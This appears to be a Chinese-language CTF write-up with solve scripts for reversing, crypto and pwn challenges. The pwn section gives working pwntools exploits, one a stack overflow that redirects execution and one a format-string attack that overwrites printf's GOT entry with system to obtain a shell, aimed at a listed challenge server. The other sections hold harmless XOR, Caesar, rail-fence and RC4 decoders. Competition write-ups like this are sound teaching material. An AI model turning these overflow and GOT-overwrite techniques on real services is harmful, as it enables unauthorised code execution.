53464364

WEB

sqlmap一把梭

re

EZ_Login

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import struct
import hashlib

# 还原密码
data = struct.pack("<I", 276121201)
data += struct.pack("<I", 2084991057)
data += struct.pack("<I", 353440529)
data += struct.pack("<H", 25346)
data += b"\x00"

data = data[:14]
pwd = bytes([b ^ 0x23 for b in data])

print("password:", pwd)

# 生成 flag
s = b"admin:" + pwd
md5 = hashlib.md5(s).hexdigest()

print("flag:", f"flag{{{md5}}}")

练习二

exp:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
def decrypt_string(hex_input):
# Step 1: Convert the hex string back to a list of integers (bytes)
try:
encrypted_bytes = bytes.fromhex(hex_input)
except ValueError:
return "Error: Invalid hex string!"

# Step 2: XOR each byte with 0x50 to undo the second transformation
xored_chars = [chr(b ^ 0x50) for b in encrypted_bytes]

# Step 3: Reverse the Caesar Cipher by shifting backward by 7
decrypted = []
for char in xored_chars:
if char.isalpha():
# Determine if we are working with uppercase or lowercase
base = ord('a') if char.islower() else ord('A')

# Shift backward by 7.
# The modulo 26 (% 26) handles wrapping around the alphabet.
original_char = chr((ord(char) - base - 7) % 26 + base)
decrypted.append(original_char)
else:
# Numbers and symbols (like {} ) were untouched, so leave them alone
decrypted.append(char)

return "".join(decrypted)

# --- Test it out ---
# This is the hex string from our previous example
hex_target = "1d23383e2b3132332d"

print(f"Encrypted Hex: {hex_target}")
print(f"Decrypted Text: {decrypt_string(hex_target)}")

练习三

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
def decrypt_xor_flag(hex_input):
key = "secret"

# 1. Convert the hex string to raw bytes
try:
encrypted_bytes = bytes.fromhex(hex_input)
except ValueError:
return "Error: Invalid hex string!"

decrypted = []

# 2. XOR each byte with the repeating key
for i, byte_val in enumerate(encrypted_bytes):
# Find the corresponding character in the key using modulo
key_char = key[i % len(key)]

# XOR the byte with the ASCII value of the key character
decrypted_char = chr(byte_val ^ ord(key_char))
decrypted.append(decrypted_char)

return "".join(decrypted)

# --- Example Usage ---
# Let's pretend the program spit out this hex string:
hex_target = "150912050016390a1011071d0e1b1007"

print(f"Encrypted Hex: {hex_target}")
print(f"Decrypted Flag: {decrypt_xor_flag(hex_target)}")
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
# -*- coding: utf-8 -*-
from Crypto.Cipher import DES
from Crypto.Util.Padding import pad
import sys

# 固定密钥,必须为8字节
key = b'12345678'

# 创建DES加密器(ECB模式)
cipher = DES.new(key, DES.MODE_ECB)

# 提示用户输入 flag
print("please put your flag:", end='', flush=True)
flag = sys.stdin.readline().rstrip('\n')

# 将输入转为字节,并进行PKCS7填充(DES要求数据长度是8的倍数)
plaintext = flag.encode('utf-8')
padded_plaintext = pad(plaintext, DES.block_size) # block_size = 8

# 加密
ciphertext = cipher.encrypt(padded_plaintext)

# 输出十六进制格式的密文
print("Encrypted (hex):", ciphertext.hex())


image-20260321092524099

新春守护者

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
# The raw bytecode you dumped (with the missing 0x10 added back)
bytecode = [
0x10, 0x0, 0x20, 0x66, 0x30, 0x1, 0x40, 0x7, 0x10, 0x1, 0x20, 0x66, 0x30,
0x1, 0x40, 0x18, 0x10, 0x2, 0x20, 0x66, 0x30, 0x1, 0x40, 0x40, 0x10, 0x3,
0x20, 0x66, 0x30, 0x1, 0x40, 0x29, 0x10, 0x4, 0x20, 0x66, 0x30, 0x1, 0x40,
0x23, 0x10, 0x5, 0x20, 0x66, 0x30, 0x1, 0x40, 0xa, 0x10, 0x6, 0x20, 0x66,
0x30, 0x1, 0x40, 0x40, 0x10, 0x7, 0x20, 0x66, 0x30, 0x1, 0x40, 0x29, 0x10,
0x8, 0x20, 0x66, 0x30, 0x1, 0x40, 0x1f, 0x10, 0x9, 0x20, 0x66, 0x30, 0x1,
0x40, 0xa, 0x10, 0xa, 0x20, 0x66, 0x30, 0x1, 0x40, 0x3, 0x10, 0xb, 0x20,
0x66, 0x30, 0x1, 0x40, 0xa, 0x10, 0xc, 0x20, 0x66, 0x30, 0x1, 0x40, 0x1d,
0x10, 0xd, 0x20, 0x66, 0x30, 0x1, 0x40, 0x7, 0x10, 0xe, 0x20, 0x66, 0x30,
0x1, 0x40, 0xa, 0x10, 0xf, 0x20, 0x66, 0x30, 0x1, 0x40, 0x29, 0x10, 0x10,
0x20, 0x66, 0x30, 0x1, 0x40, 0x2, 0x10, 0x11, 0x20, 0x66, 0x30, 0x1, 0x40,
0x18, 0x10, 0x12, 0x20, 0x66, 0x30, 0x1, 0x40, 0xa, 0x10, 0x13, 0x20, 0x66,
0x30, 0x1, 0x40, 0x29, 0xff
]

flag = ""

# Loop through the bytecode in chunks of 8 bytes (1 block per character)
for i in range(0, len(bytecode) - 1, 8):
# The target byte is always the 8th byte in the block (index 7)
target = bytecode[i + 7]

# Reverse the math: (target - 1) ^ 0x66
original_char = (target - 1) ^ 0x66
flag += chr(original_char)

print(f"Decoded inner flag: {flag}")
print(f"Full flag submission: flag{{{flag}}}")

聪明的大开门


image-20260321094446405


image-20260321094528340

Crypto

RC4的密钥流泄露

1
2
3
4
5
6
7
8
9
10
11
根据RC4流密码特性(同一密钥生成固定密钥流,明文⊕密钥流=密文,异或可逆),使用已知明文-密文对直接推导密钥流:

已知明文字节(P,前22字节):TestData_ForRC4_Decryp(对应ASCII字节:54 65 73 74 44 61 74 61 5F 46 6F 72 52 43 34 5F 44 65 63 72 79 70)
对应密文字节(C):完全相同(54 65 73 74 44 61 74 61 5F 46 6F 72 52 43 34 5F 44 65 63 72 79 70)

逐字节异或计算密钥流:
P[i] ⊕ C[i] = 00(全零流,共22字节)。
目标密文(C_flag,20字节):66 6C 61 67 7B 70 6F 6C 61 72 5F 6B 69 6E 67 6B 69 6E 67 7D
使用前20字节密钥流(全零)解密:
C_flag[i] ⊕ 00 = C_flag[i](即原字节不变)。
解密结果(ASCII):flag{polar_kingking}

百万赏金

exp:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
import string

cipher = "DFGNBSZNGNMKFF"

# -----------------------------
# 凯撒解密
# -----------------------------
def caesar_decrypt(text, shift):
res = ""
for c in text:
if c.isalpha():
base = ord('A') if c.isupper() else ord('a')
res += chr((ord(c) - base - shift) % 26 + base)
else:
res += c
return res

# -----------------------------
# Rail Fence 解密(W型)
# -----------------------------
def rail_fence_decrypt(cipher, key):
rail = [['\n' for _ in range(len(cipher))] for _ in range(key)]

dir_down = None
row, col = 0, 0

# 标记轨迹
for i in range(len(cipher)):
if row == 0:
dir_down = True
if row == key - 1:
dir_down = False

rail[row][col] = '*'
col += 1

row += 1 if dir_down else -1

# 填充密文
index = 0
for i in range(key):
for j in range(len(cipher)):
if rail[i][j] == '*' and index < len(cipher):
rail[i][j] = cipher[index]
index += 1

# 读取明文
result = []
row, col = 0, 0
for i in range(len(cipher)):
if row == 0:
dir_down = True
if row == key - 1:
dir_down = False

if rail[row][col] != '\n':
result.append(rail[row][col])
col += 1

row += 1 if dir_down else -1

return "".join(result)

# -----------------------------
# 爆破
# -----------------------------
for key in range(2, 5):
rf_dec = rail_fence_decrypt(cipher, key)

for shift in range(1, 11):
plain = caesar_decrypt(rf_dec, shift)

# 过滤可疑flag
if "flag" in plain.lower() or "ctf" in plain.lower():
print(f"[+] Found => key={key}, shift={shift}, result={plain}")

# 如果不确定格式,可以全打印
print(f"key={key}, shift={shift}, result={plain}")

PWN

Z99

1
2
3
4
5
6
7
8
9
10
11
from pwn import *

context.binary = elf = ELF('./pwn3', checksec=False)
p = remote('1.95.7.68',2064)

payload1 = b'A' * 0x28 + p64(elf.sym['z99']) # 0x60108c
payload2 = b'\x11'

p.sendline(payload1)
p.sendline(payload2)
p.interactive()

one_hundred

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
from pwn import *
p = remote("1.95.7.68",2145)
# p=process("./pwn1")
def gg(p):
gdb.attach(p)
pause()
elf=ELF("./pwn1")
context.log_level="debug"
# p.recvline()
n=0x0804A06C
payload1=fmtstr_payload(4,{n:100})
p.send(payload1)
p.recvline()
system=elf.plt["system"]
printf=elf.got["printf"]
payload2=fmtstr_payload(4,{printf:system})
p.send(payload2)
p.interactive()